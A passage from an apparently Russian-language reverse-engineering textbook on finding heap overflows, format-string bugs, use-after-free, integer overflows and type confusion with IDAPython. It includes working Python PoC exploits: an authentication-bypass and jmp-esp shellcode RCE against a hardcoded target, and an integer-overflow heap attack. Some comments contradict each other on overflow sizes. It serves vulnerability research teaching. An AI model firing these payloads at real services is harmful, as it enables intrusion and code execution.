    memcpy(buffer, data + 4, payload_len);     // !!! HEAP OVERFLOW

    process_payload(buffer, header_type);
    free(buffer);
    return 0;
}
```

Ассемблер и IDAPython-анализ:

```
# Поиск паттерна: malloc(const) → memcpy(buf, src, user_controlled_len)
def find_heap_overflows():
    """Поиск heap overflow: malloc(const) + memcpy(buf, src, var_len)."""
    malloc_ea = idc.get_name_ea_simple('malloc')
    if malloc_ea == idaapi.BADADDR:
        return []

    findings = []

    for xref in idautils.CodeRefsTo(malloc_ea, 0):
        func = idaapi.get_func(xref)
        if not func:
            continue

        # Проверить: аргумент malloc — константа?
        prev = idc.prev_head(xref)
        mnem = idc.print_insn_mnem(prev)
        if mnem ≠ 'push':
            continue

        op_type = idc.get_operand_type(prev, 0)
        if op_type ≠ idc.o_imm:
            continue  # Не константа — менее интересно

        alloc_size = idc.get_operand_value(prev, 0)

        # Ищем memcpy/memmove после malloc в той же функции
        addr = xref
        for _ in range(30):
            addr = idc.next_head(addr)
            if addr ⩾ func.end_ea:
                break
            if idc.print_insn_mnem(addr) == 'call':
                callee = idc.print_operand(addr, 0)
                if 'memcpy' in callee or 'memmove' in callee:
                    # Проверить: третий аргумент (size) — переменная?
                    size_push = idc.prev_head(addr)  # push size
                    if idc.get_operand_type(size_push, 0) ≠ idc.o_imm:
                        findings.append({
                            'malloc_addr': xref,
                            'memcpy_addr': addr,
                            'alloc_size': alloc_size,
                            'function': idc.get_func_name(xref),
                        })
                    break

    for f in findings:
        print(f"[HEAP BOF] malloc({f['alloc_size']}) @ 0x{f['malloc_addr']:08X}"
              f" → memcpy(variable_len) @ 0x{f['memcpy_addr']:08X}"
              f" in {f['function']}")

    return findings
```

26.4.3. Format String Vulnerability

Уязвимость форматной строки возникает, когда пользовательский ввод передаётся как первый аргумент printf-подобных функций.

Hex-Rays:

```
// Уязвимый код
void __cdecl log_message(const char *user_input)
{
    char log_buf[512];

    // УЯЗВИМОСТЬ: user_input используется как форматная строка!
    snprintf(log_buf, sizeof(log_buf), user_input);

    // Правильно было бы:
    // snprintf(log_buf, sizeof(log_buf), "%s", user_input);

    write_to_log(log_buf);
}
```

Ассемблер (x64):

```
log_message:
    push    rbp
    mov     rbp, rsp
    sub     rsp, 210h

    ; snprintf(log_buf, 512, user_input)
    mov     rdx, rdi              ; rdx = format = user_input (RDI — 1й арг)
    mov     esi, 200h             ; rsi = 512
    lea     rdi, [rbp-200h]       ; rdi = log_buf
    xor     eax, eax              ; al = 0 (нет float аргументов)
    call    _snprintf

    lea     rdi, [rbp-200h]
    call    write_to_log

    leave
    retn
```

Идентификация в IDA:

```
def find_format_string_vulns():
    """Точный поиск format string уязвимостей."""
    # Функции и индекс аргумента с форматной строкой (x64 ABI)
    fmt_functions = {
        'printf':    {'fmt_reg': 'rdi', 'fmt_idx': 0},
        'fprintf':   {'fmt_reg': 'rsi', 'fmt_idx': 1},
        'sprintf':   {'fmt_reg': 'rsi', 'fmt_idx': 1},
        'snprintf':  {'fmt_reg': 'rdx', 'fmt_idx': 2},
        'syslog':    {'fmt_reg': 'rsi', 'fmt_idx': 1},
    }

    findings = []

    for func_name, info in fmt_functions.items():
        ea = idc.get_name_ea_simple(func_name)
        if ea == idaapi.BADADDR:
            continue

        for xref in idautils.CodeRefsTo(ea, 0):
            # Трассируем назад: откуда берётся аргумент форматной строки
            fmt_reg = info['fmt_reg']
            addr = xref
            caller = idaapi.get_func(xref)
            if not caller:
                continue

            source = None
            for _ in range(15):
                addr = idc.prev_head(addr)
                if addr < caller.start_ea:
                    break
                mnem = idc.print_insn_mnem(addr)
                op0 = idc.print_operand(addr, 0)

                if mnem in ('mov', 'lea') and fmt_reg in op0:
                    op1 = idc.print_operand(addr, 1)
                    op1_type = idc.get_operand_type(addr, 1)

                    if op1_type == idc.o_mem:
                        # Прямая ссылка на .rdata/.rodata — безопасно
                        seg = idaapi.getseg(idc.get_operand_value(addr, 1))
                        if seg:
                            seg_name = idc.get_segm_name(seg.start_ea)
                            if seg_name in ('.rdata', '.rodata', '__cstring'):
                                source = 'constant'
                                break

                    if op1_type in (idc.o_reg, idc.o_phrase, idc.o_displ):
                        # Регистр или стековая переменная — может быть
                        # пользовательским вводом
                        source = 'variable'
                        break

            if source == 'variable':
                findings.append({
                    'address': xref,
                    'function': idc.get_func_name(xref),
                    'sink': func_name,
                })

    for f in findings:
        print(f"[FMT STR] 0x{f['address']:08X} in {f['function']}: "
              f"{f['sink']}() с неконстантным форматом")

    return findings
```

26.4.4. Use-After-Free (UAF)

Use-After-Free — одна из наиболее эксплуатируемых уязвимостей в современном ПО. Объект освобождается, но указатель продолжает использоваться.

Hex-Rays:

```
// Типичный паттерн UAF
struct Connection {
    int socket_fd;
    char *username;
    void (*handler)(struct Connection *);
};

void __cdecl handle_disconnect(struct Connection *conn)
{
    close(conn->socket_fd);
    free(conn->username);
    free(conn);
    // conn НЕ обнуляется — dangling pointer!
}

void __cdecl process_event(struct Connection *conn, int event_type)
{
    if (event_type == EVENT_DISCONNECT) {
        handle_disconnect(conn);
        // conn теперь dangling pointer!
    }

    // UAF: использование conn после free
    if (event_type == EVENT_DATA) {
        conn->handler(conn);    // !!! USE-AFTER-FREE
    }
}
```

Поиск UAF паттернов в IDA:

```
def find_use_after_free():
    """Поиск потенциальных use-after-free."""
    free_ea = idc.get_name_ea_simple('free')
    if free_ea == idaapi.BADADDR:
        return []

    findings = []

    for xref in idautils.CodeRefsTo(free_ea, 0):
        func = idaapi.get_func(xref)
        if not func:
            continue

        # Определить, какой регистр/переменная передаётся в free()
        prev = idc.prev_head(xref)
        mnem = idc.print_insn_mnem(prev)

        freed_operand = None
        if mnem == 'push':  # x86 cdecl
            freed_operand = idc.print_operand(prev, 0)
        elif mnem == 'mov' and 'edi' in idc.print_operand(prev, 0):  # x64
            freed_operand = idc.print_operand(prev, 1)
        elif mnem == 'lea' and 'rdi' in idc.print_operand(prev, 0):
            freed_operand = idc.print_operand(prev, 1)

        if not freed_operand:
            continue

        # Ищем использование того же операнда ПОСЛЕ free()
        addr = idc.next_head(xref)  # Пропускаем 'add esp' после call
        if idc.print_insn_mnem(addr) == 'add':
            addr = idc.next_head(addr)

        uses_after_free = []
        for _ in range(30):
            if addr >= func.end_ea:
                break
            disasm = idc.generate_disasm_line(addr, 0)
            if freed_operand in disasm:
                # Проверить: это не обнуление?
                mnem_check = idc.print_insn_mnem(addr)
                op1 = idc.print_operand(addr, 1)
                if mnem_check == 'xor' and idc.print_operand(addr, 0) == op1:
                    break  # xor reg, reg — обнуление, безопасно
                if mnem_check == 'mov' and op1 == '0':
                    break  # mov [ptr], 0 — обнуление

                uses_after_free.append(addr)
            addr = idc.next_head(addr)

        if uses_after_free:
            findings.append({
                'free_addr': xref,
                'uses': uses_after_free,
                'freed_var': freed_operand,
                'function': idc.get_func_name(xref),
            })

    for f in findings:
        print(f"[UAF] free({f['freed_var']}) @ 0x{f['free_addr']:08X} "
              f"in {f['function']}")
        for use in f['uses']:
            print(f"      Used after free @ 0x{use:08X}: "
                  f"{idc.generate_disasm_line(use, 0)}")

    return findings
```

26.4.5. Integer Overflow

Целочисленное переполнение особенно опасно, когда результат используется для выделения памяти или определения границ копирования.

Hex-Rays:

```
// Классический integer overflow
int __cdecl process_array(const char *data, uint16_t count)
{
    // count — 16-битное значение из пользовательского ввода
    // count * sizeof(Element) может переполниться!
    uint32_t total_size = count * sizeof(Element);  // sizeof(Element) = 72

    // Если count = 910, total_size = 910 * 72 = 65520 — OK
    // Если count = 65535, total_size = 65535 * 72 = 4718520 — OK (32-bit)
    // Но если count в 32-bit: count = 59652324, total_size переполняется!

    Element *array = (Element *)malloc(total_size);
    if (!array)
        return -1;

    // Копирование count элементов в буфер размера total_size
    for (int i = 0; i < count; i++) {
        memcpy(&array[i], data + i * sizeof(Element), sizeof(Element));
    }

    return 0;
}
```

Ассемблер:

```
process_array:
    push    ebp
    mov     ebp, esp

    movzx   eax, word ptr [ebp+0Ch]   ; count (uint16_t)
    imul    eax, 48h                   ; eax = count * 72 (sizeof(Element))
    ; Нет проверки CF/OF после imul!
    push    eax
    call    _malloc
    add     esp, 4
    test    eax, eax
    jz      .error
    ; ...
```

Скрипт обнаружения:

```
def find_integer_overflows_before_alloc():
    """Поиск арифметики без проверки переполнения перед аллокацией."""
    alloc_funcs = ['malloc', 'calloc', 'realloc', 'operator new',
                   'HeapAlloc', 'LocalAlloc']

    findings = []

    for alloc_name in alloc_funcs:
        ea = idc.get_name_ea_simple(alloc_name)
        if ea == idaapi.BADADDR:
            continue

        for xref in idautils.CodeRefsTo(ea, 0):
            func = idaapi.get_func(xref)
            if not func:
                continue

            # Сканируем 15 инструкций назад
            addr = xref
            for _ in range(15):
                addr = idc.prev_head(addr)
                if addr < func.start_ea:
                    break

                mnem = idc.print_insn_mnem(addr)
                if mnem in ('imul', 'mul', 'shl', 'add'):
                    # Проверяем: есть ли проверка переполнения
                    # (jo, jc, jb) между арифметикой и вызовом
                    check_addr = idc.next_head(addr)
                    has_overflow_check = False
                    while check_addr < xref:
                        check_mnem = idc.print_insn_mnem(check_addr)
                        if check_mnem in ('jo', 'jc', 'jb', 'jae'):
                            has_overflow_check = True
                            break
                        check_addr = idc.next_head(check_addr)

                    if not has_overflow_check:
                        findings.append({
                            'arith_addr': addr,
                            'alloc_addr': xref,
                            'operation': mnem,
                            'alloc_func': alloc_name,
                            'function': idc.get_func_name(xref),
                            'detail': idc.generate_disasm_line(addr, 0)
                        })
                    break

    for f in findings:
        print(f"[INT OVF] {f['operation']} @ 0x{f['arith_addr']:08X} → "
              f"{f['alloc_func']}() @ 0x{f['alloc_addr']:08X}")
        print(f"          {f['detail']}")
        print(f"          Нет проверки переполнения! ({f['function']})")

    return findings
```

26.4.6. Type Confusion

Type confusion возникает, когда объект одного типа обрабатывается как объект другого типа, что приводит к некорректной интерпретации полей.

Hex-Rays:

```
// Пример type confusion в обработчике сообщений
struct BaseMessage {
    int type;
    int length;
};

struct TextMessage {      // type == 1
    int type;
    int length;
    char text[256];
};

struct BinaryMessage {    // type == 2
    int type;
    int length;
    void (*callback)(void *);    // Указатель на функцию!
    char data[248];
};

void __cdecl process_message(struct BaseMessage *msg)
{
    if (msg->type == 1) {
        struct TextMessage *tmsg = (struct TextMessage *)msg;
        printf("Text: %s\n", tmsg->text);
    }
    else if (msg->type == 2) {
        struct BinaryMessage *bmsg = (struct BinaryMessage *)msg;
        // TYPE CONFUSION: если атакующий отправит type==2
        // но данные структурированы как TextMessage,
        // callback будет интерпретирован из text[]
        bmsg->callback(bmsg->data);    // !!! Вызов произвольного адреса
    }
}
```

Анализ в IDA — определение type confusion по vtable:

```
def analyze_type_confusion_vtable():
    """Поиск потенциальных type confusion через виртуальные таблицы."""
    # Найти все indirect calls (call [reg] или call [reg+offset])
    findings = []

    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        if seg.perm & idaapi.SFL_CODE == 0:
            continue

        for head in idautils.Heads(seg.start_ea, seg.end_ea):
            if not idc.is_code(idc.get_full_flags(head)):
                continue
            mnem = idc.print_insn_mnem(head)
            if mnem != 'call':
                continue

            op_type = idc.get_operand_type(head, 0)
            if op_type in (idc.o_reg, idc.o_phrase, idc.o_displ):
                # Indirect call — потенциальная точка type confusion
                func = idaapi.get_func(head)
                if not func:
                    continue

                # Проверить: есть ли приведение типа (cast) рядом
                func_name = idc.get_func_name(head)
                disasm = idc.generate_disasm_line(head, 0)

                findings.append({
                    'addr': head,
                    'function': func_name,
                    'disasm': disasm,
                })

    # Оставляем только уникальные функции
    seen = set()
    unique = []
    for f in findings:
        if f['function'] not in seen:
            seen.add(f['function'])
            unique.append(f)

    print(f"Найдено {len(findings)} indirect calls "
          f"в {len(unique)} функциях")
    for f in unique[:20]:
        print(f"  0x{f['addr']:08X} {f['function']}: {f['disasm']}")

    return findings
```

26.5. Root Cause Analysis (RCA)

26.5.1. Методология RCA

Root Cause Analysis — процесс определения первопричины уязвимости. Цель — понять не только ГДЕ происходит сбой, но и ПОЧЕМУ.

```
Симптом (crash) → Непосредственная причина → Коренная причина
     ↓                    ↓                        ↓
  Access Violation    heap overflow           отсутствие валидации
  @ 0x41414141        в parse_packet()        поля length в заголовке
                                              сетевого пакета
```

26.5.2. RCA workflow в IDA

```
# root_cause_analysis.py — Фреймворк для RCA
import idaapi
import idautils
import idc

class RootCauseAnalyzer:
    """Инструмент для анализа первопричины уязвимости."""

    def __init__(self, crash_addr):
        self.crash_addr = crash_addr
        self.trace = []
        self.tainted_vars = set()

    def analyze_crash_point(self):
        """Анализ точки падения."""
        print(f"\n[RCA] Анализ точки падения: 0x{self.crash_addr:08X}")

        func = idaapi.get_func(self.crash_addr)
        if func:
            print(f"  Функция: {idc.get_func_name(self.crash_addr)}")
            print(f"  Начало:  0x{func.start_ea:08X}")
            print(f"  Конец:   0x{func.end_ea:08X}")

        disasm = idc.generate_disasm_line(self.crash_addr, 0)
        print(f"  Инструкция: {disasm}")

        # Определить тип доступа
        mnem = idc.print_insn_mnem(self.crash_addr)
        if mnem == 'mov':
            op0_type = idc.get_operand_type(self.crash_addr, 0)
            op1_type = idc.get_operand_type(self.crash_addr, 1)
            if op1_type == idc.o_phrase or op1_type == idc.o_displ:
                print(f"  Тип: READ access violation")
                reg = idc.print_operand(self.crash_addr, 1)
                self.tainted_vars.add(reg)
            elif op0_type == idc.o_phrase or op0_type == idc.o_displ:
                print(f"  Тип: WRITE access violation")
                reg = idc.print_operand(self.crash_addr, 0)
                self.tainted_vars.add(reg)
        elif mnem == 'call':
            print(f"  Тип: Control flow hijack (indirect call)")
            self.tainted_vars.add(idc.print_operand(self.crash_addr, 0))

        return self.tainted_vars

    def backward_taint_trace(self, max_depth=50):
        """Обратная трассировка заражённых переменных."""
        print(f"\n[RCA] Обратная трассировка от 0x{self.crash_addr:08X}")
        print(f"  Отслеживаемые переменные: {self.tainted_vars}")

        func = idaapi.get_func(self.crash_addr)
        if not func:
            return

        addr = self.crash_addr
        depth = 0

        while depth < max_depth and addr >= func.start_ea:
            addr = idc.prev_head(addr)
            depth += 1

            mnem = idc.print_insn_mnem(addr)
            op0 = idc.print_operand(addr, 0)
            op1 = idc.print_operand(addr, 1)
            disasm = idc.generate_disasm_line(addr, 0)

            # Проверить, определяет ли инструкция отслеживаемую переменную
            is_defining = False
            for tvar in list(self.tainted_vars):
                if tvar in op0 and mnem in ('mov', 'lea', 'add', 'sub',
                                            'xor', 'and', 'or', 'shr',
                                            'shl', 'imul', 'mul'):
                    is_defining = True
                    self.trace.append({
```

```
                        'addr': addr,
                        'disasm': disasm,
                        'action': f'определение {tvar}',
                    })

                    # Распространить taint на источник
                    if mnem in ('mov', 'lea', 'movzx', 'movsx'):
                        if idc.get_operand_type(addr, 1) == idc.o_reg:
                            self.tainted_vars.add(op1)
                        elif 'ebp' in op1 or 'esp' in op1 or 'rbp' in op1:
                            self.tainted_vars.add(op1)
                    break

            if mnem == 'call' and is_defining:
                callee = idc.print_operand(addr, 0)
                self.trace.append({
                    'addr': addr,
                    'disasm': disasm,
                    'action': f'результат вызова {callee} → tainted',
                })

        # Вывод трассы
        print(f"\n[RCA] Трассировка ({len(self.trace)} шагов):")
        for i, step in enumerate(reversed(self.trace)):
            print(f"  {i+1:3d}. 0x{step['addr']:08X}: {step['disasm']}")
            print(f"       └─ {step['action']}")

    def identify_root_cause(self):
        """Определить категорию первопричины."""
        if not self.trace:
            self.backward_taint_trace()

        # Анализ трассы
        has_alloc = any('malloc' in s['disasm'] or 'new' in s['disasm']
                        for s in self.trace)
        has_free = any('free' in s['disasm'] or 'delete' in s['disasm']
                       for s in self.trace)
        has_copy = any('memcpy' in s['disasm'] or 'strcpy' in s['disasm']
                       for s in self.trace)
        has_arith = any(s['disasm'].split()[0] in ('add', 'mul', 'imul', 'shl')
                        for s in self.trace if s['disasm'])

        print("\n[RCA] Предполагаемая первопричина:")
        if has_free:
            print("  → USE-AFTER-FREE: обнаружен free() в трассировке")
        elif has_copy and has_alloc:
            print("  → HEAP BUFFER OVERFLOW: копирование в динамический буфер")
        elif has_copy:
            print("  → STACK BUFFER OVERFLOW: копирование в стековый буфер")
        elif has_arith and has_alloc:
            print("  → INTEGER OVERFLOW: арифметика перед аллокацией")
        else:
            print("  → ТРЕБУЕТСЯ РУЧНОЙ АНАЛИЗ")

# Использование
rca = RootCauseAnalyzer(0x004012AB)  # Адрес падения
rca.analyze_crash_point()
rca.backward_taint_trace()
rca.identify_root_cause()
```

26.5.3. Связь crash dump и IDA

```
# Загрузка информации из crash dump (WinDbg .dmp) в IDA
def import_crash_context(crash_info):
    """
    crash_info — словарь с данными из crash dump:
    {
        'eip': 0x004012AB,
        'eax': 0x41414141,
        'ecx': 0x00000000,
        'exception': 'ACCESS_VIOLATION',
        'faulting_module': 'target.exe',
        'stack_trace': [0x004012AB, 0x00401580, 0x00401A00, ...]
    }
    """
    # Пометить точку падения
    crash_ea = crash_info['eip']
    idc.set_color(crash_ea, idc.CIC_ITEM, 0x0000FF)  # Красный
    idc.set_cmt(crash_ea,
        f"CRASH: {crash_info['exception']}\n"
        f"EAX=0x{crash_info['eax']:08X} "
        f"ECX=0x{crash_info['ecx']:08X}", 1)

    # Пометить стек вызовов
    for i, ret_addr in enumerate(crash_info['stack_trace']):
        idc.set_color(ret_addr, idc.CIC_ITEM, 0x8080FF)
        idc.set_cmt(ret_addr, f"STACK FRAME #{i}", 0)

    print(f"Crash context импортирован. Точка падения: 0x{crash_ea:08X}")
```

26.6. Написание PoC эксплойтов

26.6.1. От уязвимости к PoC

После обнаружения уязвимости необходимо создать Proof of Concept, демонстрирующий её эксплуатируемость.

26.6.2. Пример: Stack Buffer Overflow PoC

Допустим, при анализе в IDA найдена следующая уязвимая функция:


```
// Hex-Rays декомпиляция
int __cdecl parse_auth_header(int socket_fd)
{
    char buffer[128];           // [ebp-88h]
    int authenticated;          // [ebp-4h] (сразу перед saved EBP)

    authenticated = 0;
    recv(socket_fd, buffer, 512, 0);  // Читает до 512 байт в 128-байтовый буфер!

    if (strcmp(buffer, "ADMIN:secretpass") == 0)
        authenticated = 1;

    return authenticated;
}
```

Анализ стекового фрейма в IDA:



PoC-эксплойт (Python):

```python
#!/usr/bin/env python3
"""
PoC для CVE-XXXX-YYYY: Stack Buffer Overflow в parse_auth_header()
Перезапись переменной authenticated для обхода аутентификации.
"""

import socket
import struct
import sys

TARGET_HOST = "192.168.1.100"
TARGET_PORT = 8080

def exploit_auth_bypass():
    """Перезапись authenticated = 1 через buffer overflow."""
    # Смещение от начала buffer до authenticated:
    # buffer @ ebp-0x88, authenticated @ ebp-0x04
    # offset = 0x88 - 0x04 = 0x84 = 132 байта

    payload = b"A" * 132          # Заполнить buffer + padding
    payload += struct.pack("<I", 1)  # authenticated = 1

    print(f"[*] Payload length: {len(payload)}")
    print(f"[*] Connecting to {TARGET_HOST}:{TARGET_PORT}")

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((TARGET_HOST, TARGET_PORT))
    sock.send(payload)

    response = sock.recv(1024)
    print(f"[*] Response: {response}")
    sock.close()

def exploit_rce():
    """Перезапись return address для выполнения произвольного кода."""
    # Смещение до return address: 0x88 + 4 (saved EBP) = 0x8C = 140 байт

    # Адрес гаджета (найден в бинарнике через ROPgadget)
    # jmp esp @ 0x7C345678 (из ntdll.dll без ASLR)
    JMP_ESP = struct.pack("<I", 0x7C345678)

    # Shellcode: WinExec("calc.exe", 0) — для демонстрации
    shellcode = (
        b"\x31\xc9"                    # xor ecx, ecx
        b"\x51"                        # push ecx  (lpCmdLine padding)
        b"\x68\x63\x61\x6c\x63"        # push "calc"
        b"\x54"                        # push esp  (lpCmdLine)
        b"\x51"                        # push ecx  (uCmdShow = 0)
        b"\xb8\x34\x12\x00\x00"        # mov eax, WinExec_addr
        b"\xff\xd0"                    # call eax
    )

    payload  = b"A" * 136              # buffer (128) + padding (4) + auth (4)
    payload += b"B" * 4                # saved EBP (overwrite)
    payload += JMP_ESP                 # return address → jmp esp
    payload += b"\x90" * 16            # NOP sled
    payload += shellcode

    print(f"[*] RCE payload length: {len(payload)}")
    print(f"[*] JMP ESP gadget: 0x{struct.unpack('<I', JMP_ESP)[0]:08X}")

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((TARGET_HOST, TARGET_PORT))
    sock.send(payload)
    sock.close()
    print("[+] Exploit sent!")

if __name__ == '__main__':
    if len(sys.argv) > 1 and sys.argv[1] == '--rce':
        exploit_rce()
    else:
        exploit_auth_bypass()
```

26.6.3. Определение смещений в IDA

```
# ida_offset_calculator.py — Вычисление смещений для эксплойтов
def calculate_overflow_offsets(func_ea):
    """Вычислить смещения переменных в стековом фрейме."""
    func = idaapi.get_func(func_ea)
    if not func:
        print("Функция не найдена")
        return

    frame = idaapi.get_frame(func)
    if not frame:
        print("Стековый фрейм не найден")
        return

    print(f"\nСтековый фрейм {idc.get_func_name(func_ea)} "
          f"(0x{func_ea:08X}):")
    print(f"  Размер фрейма: 0x{func.frsize:X} ({func.frsize} байт)")
    print(f"  Saved regs: 0x{func.frregs:X}")
    print(f"  Аргументы: 0x{func.argsize:X}")
    print()

    # Перечислить все переменные фрейма
    variables = []
    for i in range(idaapi.get_struc_size(frame)):
        member = idaapi.get_member(frame, i)
        if member:
            name = idaapi.get_member_name(member.id)
            size = idaapi.get_member_size(member)
            offset = member.soff
            variables.append({
                'name': name,
                'offset': offset,
                'size': size,
            })

    # Удалить дубликаты
    seen = set()
    unique_vars = []
    for v in variables:
        if v['name'] not in seen:
            seen.add(v['name'])
            unique_vars.append(v)

    print(f"  {'Имя':<20} {'Offset':>8} {'Size':>6} {'До ret addr':>12}")
    print(f"  {'-'*20} {'-'*8} {'-'*6} {'-'*12}")

    ret_addr_offset = func.frsize + func.frregs
    for v in sorted(unique_vars, key=lambda x: x['offset']):
        dist = ret_addr_offset - v['offset']
        print(f"  {v['name']:<20} 0x{v['offset']:04X}   "
              f"{v['size']:>4}   {dist:>10}")

    print(f"\n  Return address offset: {ret_addr_offset} байт от начала буфера")
    return ret_addr_offset

# Использование
offset = calculate_overflow_offsets(0x00401000)
print(f"\nДля эксплойта: payload = 'A' * {offset} + return_address")
```

26.7. Пример: полный анализ CVE-подобной уязвимости

26.7.1. Сценарий

Рассмотрим реалистичный пример анализа уязвимости в сетевом сервисе обработки изображений. Сервис принимает файлы в пользовательском формате и обрабатывает их.

26.7.2. Шаг 1: Идентификация точки входа

```
// Hex-Rays: основной обработчик (восстановлено из IDA)
int __cdecl handle_image_upload(int client_socket)
{
    struct ImageHeader header;
    char *pixel_data;
    int bytes_read;

    // Читаем заголовок (16 байт)
    bytes_read = recv(client_socket, &header, sizeof(header), MSG_WAITALL);
    if (bytes_read != sizeof(header))
        return -1;

    // Проверка magic
    if (header.magic != 0x494D4700)  // "IMG\0"
        return -1;

    // Вычисляем размер данных
    // width и height — из пользовательского ввода!
    uint32_t data_size = header.width * header.height * header.bpp;

    // !!! INTEGER OVERFLOW: width=65536, height=65537, bpp=4
    // 65536 * 65537 * 4 = 0x100010000 → усекается до 0x10000 (65536)

    pixel_data = (char *)malloc(data_size);  // Выделяет 65536 байт
    if (!pixel_data)
        return -1;

    // Читаем РЕАЛЬНОЕ количество данных
    // total = width * height * bpp = огромное число
    bytes_read = recv(client_socket, pixel_data, data_size, MSG_WAITALL);

    process_pixels(pixel_data, header.width, header.height, header.bpp);
    free(pixel_data);
    return 0;
}
```

26.7.3. Шаг 2: Ассемблер уязвимого фрагмента

```
; Вычисление data_size = width * height * bpp
mov     eax, [ebp+header.width]     ; eax = width (uint32_t)
imul    eax, [ebp+header.height]    ; eax = width * height
                                    ; *** Нет проверки CF/OF! ***
imul    eax, [ebp+header.bpp]       ; eax = width * height * bpp
                                    ; *** Снова нет проверки! ***
mov     [ebp+data_size], eax

; malloc(data_size)
push    eax
call    _malloc
add     esp, 4
test    eax, eax
jz      .alloc_failed
mov     [ebp+pixel_data], eax
```

26.7.4. Шаг 3: Root Cause Analysis

```
Цепочка причинно-следственных связей:

1. ВВОД:    header.width, header.height, header.bpp — из сети (recv)
2. ВЫЧИСЛЕНИЕ: data_size = width * height * bpp — без проверки переполнения
3. АЛЛОКАЦИЯ: malloc(data_size) — выделяет маленький буфер
4. ЗАПИСЬ:  recv(socket, pixel_data, data_size, ...) — пишет за границы буфера
5. CRASH:   heap corruption → arbitrary write при следующем malloc/free

Первопричина: отсутствие проверки целочисленного переполнения
              при умножении контролируемых пользователем значений
              width * height * bpp

Класс уязвимости: Integer Overflow → Heap Buffer Overflow
Воздействие: Remote Code Execution (RCE)
```

26.7.5. Шаг 4: PoC-эксплойт

```python
#!/usr/bin/env python3
"""
PoC: Integer Overflow в handle_image_upload()
Демонстрирует heap overflow через подконтрольный заголовок изображения.
"""

import socket
import struct

def create_malicious_header():
    """Создать заголовок, вызывающий integer overflow."""
    magic   = 0x494D4700   # "IMG\0"
    width   = 0x00010000   # 65536
    height  = 0x00010001   # 65537
    bpp     = 4

    # Проверка: width * height * bpp
    # В 32-bit: (0x10000 * 0x10001 * 4) mod 2^32
    #         = (0x100010000 * 4) mod 2^32
    #         = 0x400040000 mod 2^32
    #         = 0x00040000 (262144 байта — malloc выделит это)
    # Но реальные данные: 65536 * 65537 * 4 = 17,179,934,720 байт

    computed_32bit = (width * height * bpp) & 0xFFFFFFFF
    actual_size = width * height * bpp

    print(f"[*] Width: {width}, Height: {height}, BPP: {bpp}")
    print(f"[*] malloc получит: {computed_32bit} байт ({computed_32bit:#x})")
    print(f"[*] Реальный размер: {actual_size} байт ({actual_size:#x})")
    print(f"[*] Overflow: {actual_size - computed_32bit} байт за границей кучи")

    header = struct.pack("<IIII", magic, width, height, bpp)
    return header, computed_32bit

def exploit(target_host, target_port):
    """Отправить вредоносный пакет."""
    header, alloc_size = create_malicious_header()

    # Данные, которые перезапишут heap metadata
    # Первые alloc_size байт заполняют выделенный буфер
    # Последующие байты перезаписывают heap metadata
    overflow_data = b"A" * alloc_size
    overflow_data += b"B" * 64    # Перезапись heap chunk header
    # Для эксплуатации heap overflow нужно перезаписать
    # fd/bk указатели следующего chunk (для glibc) или
    # header следующего блока (для Windows Heap)

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target_host, target_port))

    # Отправить заголовок
    sock.send(header)
    # Отправить данные (recv прочитает data_size байт)
    sock.send(overflow_data)

    sock.close()
    print("[+] Payload sent — сервер должен упасть при следующем malloc/free")

if __name__ == '__main__':
    exploit("127.0.0.1", 9090)
```

26.7.6. Шаг 5: Верификация и отчёт

```
# ida_vuln_report.py — Генерация отчёта об уязвимости
def generate_vulnerability_report(vuln_info):
    """Создать структурированный отчёт."""
    report = f"""
{'='*70}
VULNERABILITY REPORT
{'='*70}

ID:             {vuln_info.get('id', 'N/A')}
Title:          {vuln_info.get('title', 'N/A')}
Severity:       {vuln_info.get('severity', 'N/A')}
CVSS Score:     {vuln_info.get('cvss', 'N/A')}
Affected:       {vuln_info.get('affected', 'N/A')}

DESCRIPTION:
{vuln_info.get('description', 'N/A')}

ROOT CAUSE:
  Type:         {vuln_info.get('vuln_type', 'N/A')}
  Function:     {vuln_info.get('function', 'N/A')}
  Address:      {vuln_info.get('address', 'N/A')}
  Source file:  {vuln_info.get('source', 'N/A')} (estimated)

IMPACT:
  {vuln_info.get('impact', 'N/A')}

REPRODUCTION:
  {vuln_info.get('reproduction', 'N/A')}

RECOMMENDATION:
  {vuln_info.get('recommendation', 'N/A')}

{'='*70}
"""
    print(report)
    return report

# Пример вызова
generate_vulnerability_report({
    'id': 'VULN-2025-001',
    'title': 'Integer Overflow in Image Processing Service',
    'severity': 'CRITICAL',
    'cvss': '9.8',
    'affected': 'ImageServer v2.1.0 (imageserver.exe)',
    'vuln_type': 'Integer Overflow → Heap Buffer Overflow',
    'function': 'handle_image_upload @ 0x00401200',
    'address': '0x00401234 (imul instruction)',
    'description': 'Целочисленное переполнение при вычислении '
                   'размера буфера для пиксельных данных позволяет '
                   'удалённому атакующему вызвать heap overflow.',
    'impact': 'Remote Code Execution (RCE) без аутентификации',
    'reproduction': 'Отправить заголовок IMG с width=65536, '
